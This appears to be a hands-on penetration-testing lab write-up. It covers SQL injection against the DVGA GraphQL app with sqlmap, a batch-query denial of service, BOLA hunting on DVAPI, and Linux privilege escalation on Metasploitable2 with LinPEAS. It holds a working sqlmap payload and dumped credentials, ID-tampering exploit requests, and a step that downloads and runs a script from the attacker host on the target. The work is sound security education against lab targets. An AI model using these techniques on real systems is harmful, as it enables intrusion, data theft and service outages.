
This returns only the corresponding paste. Now let's test for SQL injection by adding a ' to the string.



We get an error message. This confirms the app is vulnerable to SQL injection. We can also see the database engine is **sqlite3**.

Let's now use **Sqlmap** to exploit this vulnerability and see if we can obtain some more useful info.

First, let's proxy the request into **Burp Suite**. Then we need to change the value of the filter argument to test* and we can then export the request in a file by right-clicking and selecting Copy to File. Let's save it as request.txt



Now switch to the terminal and run:

sqlmap -r request.txt -dbms=sqlite -tables

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -r capture.txt -dbms=sqlite -tables

                {1.9.8#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 12:35:44 /2025-09-22/

[12:35:44] [INFO] parsing HTTP request from 'capture.txt'
custom injection marker ('*') found in POST body. Do you want to process it?
[Y/n/q] y
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[12:35:48] [INFO] testing connection to the target URL
[12:35:48] [INFO] testing if the target URL content is stable
[12:35:48] [INFO] target URL content is stable
```

```
    Payload: {"query":"query {\n pastes(filter:\" test\" UNION ALL SELECT 44,CHAR(113,120,106,106,113)||CHAR(67,100,
3,70,109,76,107,106,74,111,121,65,74,87,65,105,106,85,106,107,99,75,121,109,120,67,101,104,83,104,76,65,122,106,87
83,116,89,103,85)||CHAR(113,113,118,106,113),44,44,44,44,44,44-- IVoT\"){\ntitle\ncontent\npublic\n}\n}","variable
":{},"operationName":null}
---
[12:36:22] [INFO] testing SQLite
[12:36:22] [INFO] confirming SQLite
[12:36:22] [INFO] actively fingerprinting SQLite
[12:36:22] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[12:36:22] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[5 tables]
+-----------+
| audits    |
| owners    |
| pastes    |
| servermode |
| users     |
+-----------+

[12:36:22] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 2 times
[12:36:22] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.68.105'

[*] ending @ 12:36:22 /2025-09-22/
```

We get a list of the different tables in the database.

Now run the following:
sqlmap -r request.txt -dbms=sqlite -dump

```
| 12 | 11       | 0    | What is this even      | 1      | Too end instrument possession contrasted motionless
x/85.0                                                                                                          |
+----+----------+------+------------------------+--------+-----------------------------------------------------
-------------------------------------------------+

[12:46:55] [INFO] table 'SQLite_masterdb.pastes' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:46:55] [INFO] fetching columns for table 'users'
[12:46:55] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[2 entries]
+----+-------------------------------+-------------+-----------+
| id | email                         | password    | username |
+----+-------------------------------+-------------+-----------+
| 1  | admin@blackhatgraphql.com     | changeme    | admin    |
| 2  | operator@blackhatgraphql.com | password123 | operator |
+----+-------------------------------+-------------+-----------+

[12:46:55] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.6
[12:46:55] [INFO] fetching columns for table 'servermode'
[12:46:55] [INFO] fetching entries for table 'servermode'
Database: <current>
Table: servermode
[1 entry]
```

```
[12:47:02] [INFO] table 'SQLite_masterdb.audits' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:47:02] [INFO] fetching columns for table 'owners'
[12:47:02] [INFO] fetching entries for table 'owners'
Database: <current>
Table: owners
[11 entries]
+----+----------+
| id | name     |
+----+----------+
| 1  | DVGAUser |
| 2  | Tedda    |
| 3  | Aggy     |
| 4  | Ginnie   |
| 5  | Sarette  |
| 6  | Beverley |
| 7  | Allx     |
| 8  | Darlleen |
| 9  | Dominga  |
| 10 | Jeanette |
| 11 | Chelsae  |
+----+----------+

[12:47:02] [INFO] table 'SQLite_masterdb.owners' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.
[12:47:02] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.68.105'

[*] ending @ 12:47:02 /2025-09-22/
```

Now we get a dump of all the tables in the database. Scroll back towards the top section of the output and you will see a table with the username and password of registered users including admin. Let's keep this in mind for later.

DoS: Batch query attack

OK, let's go on the offensive. The DVGA Solutions page lists a series of DoS attacks to run.

The problem statement tells us the systemUpdate query is resource intensive and could be used for a batch query attack.

This can be done by grouping a series of commands in an array sent to the GraphQL endpoint. However, GraphQL IDEs such as **Altair**, **GraphQL Playground**, and **GraphiQL Explorer** don't support array-based queries. This means we need to work from the command line.

Also, the **Graphene** attack surface matrix we checked earlier mentions batch requests are disabled by default. So we need to first check if this really is the case with DVGA:
This shows batch queries are enabled. Once again, that's good news for us.
Now let's try the same command using the resource intensive systemUpdate query than we can run ten times in an array :

This makes the app unresponsive. So our DoS attack is successful.
You can stop the curl command with Ctrl-C, but you will also need to restart DVGA on your target VM (unless you want to wait until the ten systemUpdate commands are done, which may take a while).

Broken Object Level Authorization

This occurs when an API fails to properly enforce access controls, allowing attackers to manipulate object identifiers to access data that belongs to other users. For example, if an API endpoint /api/user/{userId} doesn't validate whether the authenticated user has access to the given userId, attackers can easily manipulate the userId parameter to access other users' data.
Mitigation:

- Implement access control checks at the object level to ensure the user has the right to access the specific resource.
- Use role-based access control (RBAC) or attribute-based access control (ABAC) models.
- Apply secure coding practices by validating user permissions before processing requests.

How Does BOLA Work?
BOLA occurs when an API endpoint allows users to **interact with objects that they don't own or have permissions for**. The API accepts user-controlled identifiers (like User IDs, Order Numbers, or File IDs) without verifying if the requester is authorized to access the resource.
Common API Endpoints Vulnerable to BOLA:

GET /api/orders/{order_id} – Can one user access another user's orders?
PUT /api/profile/{user_id} – Can a normal user update another user's profile?
DELETE /api/files/{file_id} – Can an attacker delete someone else's files?
POST /api/transactions/{transaction_id}/refund – Can a user refund someone else's payment

---

Real-World Example: A BOLA Vulnerability in an E-commerce API
Consider a shopping platform where users retrieve past orders using this request:
GET /api/orders/12345 HTTP/1.1
Host: store.com
Authorization: Bearer userA-token
If the API **doesn't verify ownership**, an attacker could modify the order_id to access another user's order:
GET /api/orders/54321 HTTP/1.1
Host: store.com
Authorization: Bearer userA-token
Impact: The attacker can access private purchase details of other users.

Step-by-Step Methodology for Hunting BOLA

Identify Endpoints That Accept User-Provided IDs

- Use tools like **Burp Suite's Proxy** or **Postman** to inspect API requests.
- Look for object identifiers in **URLs, request bodies, or query parameters**.
- Common parameters to target: user_id, order_id, file_id, transaction_id.

Example:
GET /api/users/12345/profile
GET /api/orders/67890
POST /api/files/333/upload
Modify Object Identifiers and Observe Behavior

- Try **incrementing/decrementing numeric IDs**.
- Use **another user's ID** (if known) and see if the request still succeeds.
- If the API responds with **another user's data**, you've found a BOLA vulnerability.

Example Attack:
GET /api/users/9999/profile
Authorization: Bearer userA-token

Possible Responses: ✅ **200 OK** – User A successfully accesses User 9999's profile (BOLA confirmed!) ❌ **403 Forbidden** – Proper access control in place.

Test API Methods Beyond GET Requests

- Can you **update another user's profile**? (PUT /api/users/{id})
- Can you **delete another user's files**? (DELETE /api/files/{id})
- Can you **refund someone else's transaction**? (POST /api/refund/{id})

Example Exploit:

```
PUT /api/users/54321/profile
Authorization: Bearer userA-token
{
  "email": "attacker@evil.com"
}
```

Impact: If successful, the attacker has modified another user's email!

Check for UUIDs & Non-Sequential Identifiers

- Some APIs use UUIDs (550e8400-e29b-41d4-a716-446655440000) instead of numeric IDs.
- **Brute-force guessing is harder**, but if UUIDs are predictable or leaked elsewhere (e.g., JavaScript files), **you can still exploit BOLA**.

Example Technique:

```
GET /api/users/550e8400-e29b-41d4-a716-446655440000/profile
```

- Use **Google Dorking**, **subdomains**, or **JavaScript scraping** to find UUIDs.

Automate BOLA Testing for Large APIs

- **Use Burp Suite Intruder** to **brute-force object IDs**.
- **ffuf & Arjun** can fuzz API parameters efficiently.
- **GraphQL APIs** often expose BOLA due to their flexible queries (query { users { id, email, password } }).

Automated ID Testing with FFuF:

```
ffuf -w id-list.txt -u https://target.com/api/users/FUZZ/profile
```

Writing High-Impact Bug Reports for BOLA

Show Business Impact

- Describe **what sensitive data is exposed** (PII, payment info, admin data).
- If applicable, show how an **attacker could escalate the issue to full account takeover**.

Provide a Clear Proof-of-Concept (PoC)

- Include **cURL requests** demonstrating the vulnerability.
- Provide **before/after screenshots** showing unauthorized access.

Example Report Summary: Critical BOLA Vulnerability in [Company] API Allows Unauthorized Access to User Data

The /api/orders/{order_id} endpoint lacks proper ownership verification, allowing an attacker to modify the order_id parameter and access another user's purchase history. **This affects all users and could result in mass data exposure.**

Offer a Fix & Mitigation Steps

- Implement **ownership validation** for all API requests.
- Use **RBAC (Role-Based Access Control)** to enforce permissions.
- Log and monitor API access patterns for **suspicious ID modifications**.

DVAPI:

Getting Started with DVAPI

To get started with DVAPI, follow these steps:

1. **Clone the Repository**

```
git clone https://github.com/payatu/DVAPI.git
```

2. **Navigate to the DVAPI Directory:**

```
cd DVAPI
```

3. **Build and Run the Application**

```
docker compose up --build
```

4. **Access the Application:**
    - Visit http://127.0.0.1:3000

DVAPI supports various ways to interact with the vulnerable APIs:

- **Directly via the application**.
- **Using the provided Postman collection**, which you can download from DVAPI.postman_collection.json.
- **Accessing the Swagger API documentation**, available at the /Swagger endpoint.


API1:2023 Broken Object Level Authorization:


Object level authorization ensures that only authorized users have access to specific resources or actions. However, in the case of broken object level authorization, there are vulnerabilities that allow unauthorized users to access or modify sensitive data or perform actions they shouldn't have permission for.

Initially We logged into the DVAPI application using User Sanapi credentials

Using Burp the request:

Using Postman






In the DVAPI Application we can able to find out the Users in Scoreboard tab

Scoreboard

Name	Score
Charlie	300
Bob	200
Alice	100
admin	0
Sanapi	0
user	0

Now we change the username to admin in request using Postman or Burp suite and send it the server and access his notes.



After modifying the request using burp suite and send to the server the output is as below. We can see admin note page.

Test ID	Vulnerability	Severity	Target Endpoint
O1	GraphQL Sql Injection	High	DVGA(http:192.168.68.105/graphql
02	DoS: Batch Query attack	High	DVGA(http:192.168.68.105/graphql
03	BOLA	High	http://192.168.68.105:3000/api/getNote?username=Sanapi

---

3. Privilege Escalation and Persistence Lab

Activities:

- **Tools:** Meterpreter, LinPEAS, PowerSploit.
- **Tasks:** Escalate privileges, establish persistence, document steps.
- **Enhanced Tasks:**
    - **Escalation:** Use LinPEAS to identify SUID vulnerabilities on a VulnHub VM. Log:

```
Task ID | Technique          | Target IP      | Status  | Outcome
--------|--------------------|----------------|---------|-----------
010     | SUID Exploit       | 192.168.1.150  | Success | Root Shell
```

- **Persistence:** Create a cron job for persistence. Summarize in 50 words.
- **Checklist:** Create in Google Docs:
- Run LinPEAS for enumeration
- Exploit kernel vulnerabilities
- Set up persistence (cron/service)

---

3. Privilege Escalation and Persistence Lab

Escalation: Use LinPEAS to identify SUID vulnerabilities on a VulnHub VM

The full form of **SUID** is Set User ID, a special permission in Linux for executable files that allows a user to run the file with the owner's privileges rather than their own

linpeas.sh (Linux Privilege Escalation Awesome Script) is an open-source Bash script used by security professionals to automatically search for potential privilege escalation vulnerabilities on Linux, Unix, and macOS systems. After gaining initial access as a low-privileged user, a penetration tester can run this script to find misconfigurations or weaknesses that could be exploited to gain higher-level access, such as a root shell.

LinPEAS is great for hunting SUIDs on a vulnerable VM. Below I'll give a complete, hands-on, step-by-step lab you can run against your VulnHub VM (assumes you own/are authorized to test it). I'll include how to transfer and run linPEAS, how to read its SUID output, quick manual checks, common exploitation approaches and safe notes.

1) Lab setup (quick)

- Run your VulnHub VM and your attacker machine (Kali) on the same network (Host-only / NAT with port-forward / Bridge depending on your setup).
- Get a shell on the target VM first (reverse shell, meterpreter, ssh, etc.). LinPEAS needs to run on the target machine

Start both VMs and network basics

Boot Metasploitable2 and Kali (Bridged network).

Attacker: Kali 192.168.68.105
Target: Metasploitable2(192.168.68.102)

Get a shell on Metasploitable2

You need a shell on the target to run linPEAS. Two common ways:

- SSH if enabled:

ssh msfadmin@<target-ip>
ssh msfadmin@192.168.68.102

```
ssh msfadmin@192.168.68.102
# password: msfadmin

Unable to negotiate with 192.168.68.102 port 22: no
matching host key type found. Their offer: ssh-rsa,ssh-dss
```

Solution:

Quick (temporary) — on your machine, for one connection

Run SSH with options that re-enable ssh-rsa (or ssh-dss if needed):

ssh -oHostKeyAlgorithms=+ssh-rsa \
  -oPubkeyAcceptedAlgorithms=+ssh-rsa \
  msfadmin@192.168.68.102

password: msfadmin

```
┌──(root㉿kali)-[~]
└─# ssh -oHostKeyAlgorithms=+ssh-rsa \
    -oPubkeyAcceptedAlgorithms=+ssh-rsa \
    msfadmin@192.168.68.102
# password: msfadmin

The authenticity of host '192.168.68.102 (192.168.68.102)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.68.102' (RSA) to the list of known hosts.
msfadmin@192.168.68.102's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Sep 16 06:57:19 2025
msfadmin@metasploitable:~$
```

We got the Shell

password: msfadmin

Or use an existing reverse shell / meterpreter session if you already have one.

2) Transfer LinPEAS to the target

Two common ways:


From attacker: simple HTTP server

On attacker (Kali):

download linpeas to attacker first

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O linpeas.sh

start a quick web server (in the directory with linpeas.sh)
python3 -m http.server 8000



On target (in your shell):
download from attacker
curl -O http://<attacker-IP>:8000/linpeas.sh # or wget
chmod +x linpeas.sh
./linpeas.sh # run it interactively
or save output:
./linpeas.sh > /tmp/linpeas-output.txt 2>&1

```
msfadmin@metasploitable:~$ curl -O http://192.168.68.105:8000/linpeas.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  939k  100  939k    0     0  5614k      0 --:--:-- --:--:-- --:--:-- 6790k
msfadmin@metasploitable:~$ chmod +x linpeas.sh
msfadmin@metasploitable:~$
```

3) Run LinPEAS

Run as the user you have (no need to be root). Typical invocation:

interactive

./linpeas.sh

or save output (recommended for analysis)

./linpeas.sh 2>/dev/null | tee /tmp/linpeas-$(date +%F_%T).txt

LinPEAS runs many checks and prints colorized output; when saving to a file, you'll get all findings for easier searching.

```
╔══════════╣ Searching folders owned by me containing others files on it (limit 100)
-rw------- 1 root root 4174 2012-05-14 02:01 /home/msfadmin/.mysql_history
-rw-r--r-- 1 root root 0 2010-04-17 14:11 cpu_localhost_0
total 0

╔══════════╣ Readable files belonging to root and readable by me but not world readable
-rw-r----- 1 root fuse 216 2008-02-26 13:25 /etc/fuse.conf
-rw-r----- 1 root dip 656 2010-03-16 19:11 /etc/chatscripts/provider
-rw-r----- 1 root dip 1093 2010-03-16 19:11 /etc/ppp/peers/provider
-rw-r----- 1 root adm 0 2025-08-23 06:31 /var/log/dpkg.log
-rw-r----- 1 root adm 236 2025-09-17 02:51 /var/log/fsck/checkroot
-rw-r----- 1 root adm 224 2025-09-17 02:51 /var/log/fsck/checkfs
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/controls.log
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferlog.0
-rw-r----- 1 root adm 0 2012-05-20 15:55 /var/log/proftpd/controls.log.0
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferreport.new
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferreport.0
-rw-r----- 1 root adm 0 2025-09-01 06:52 /var/log/proftpd/xferlog.new
```

4) Where linPEAS shows SUID info (what to look for)

LinPEAS highlights SUID/SGID binaries and flags them. In the output, search for keywords:

grep -i -n "suid" /tmp/linpeas-*.txt

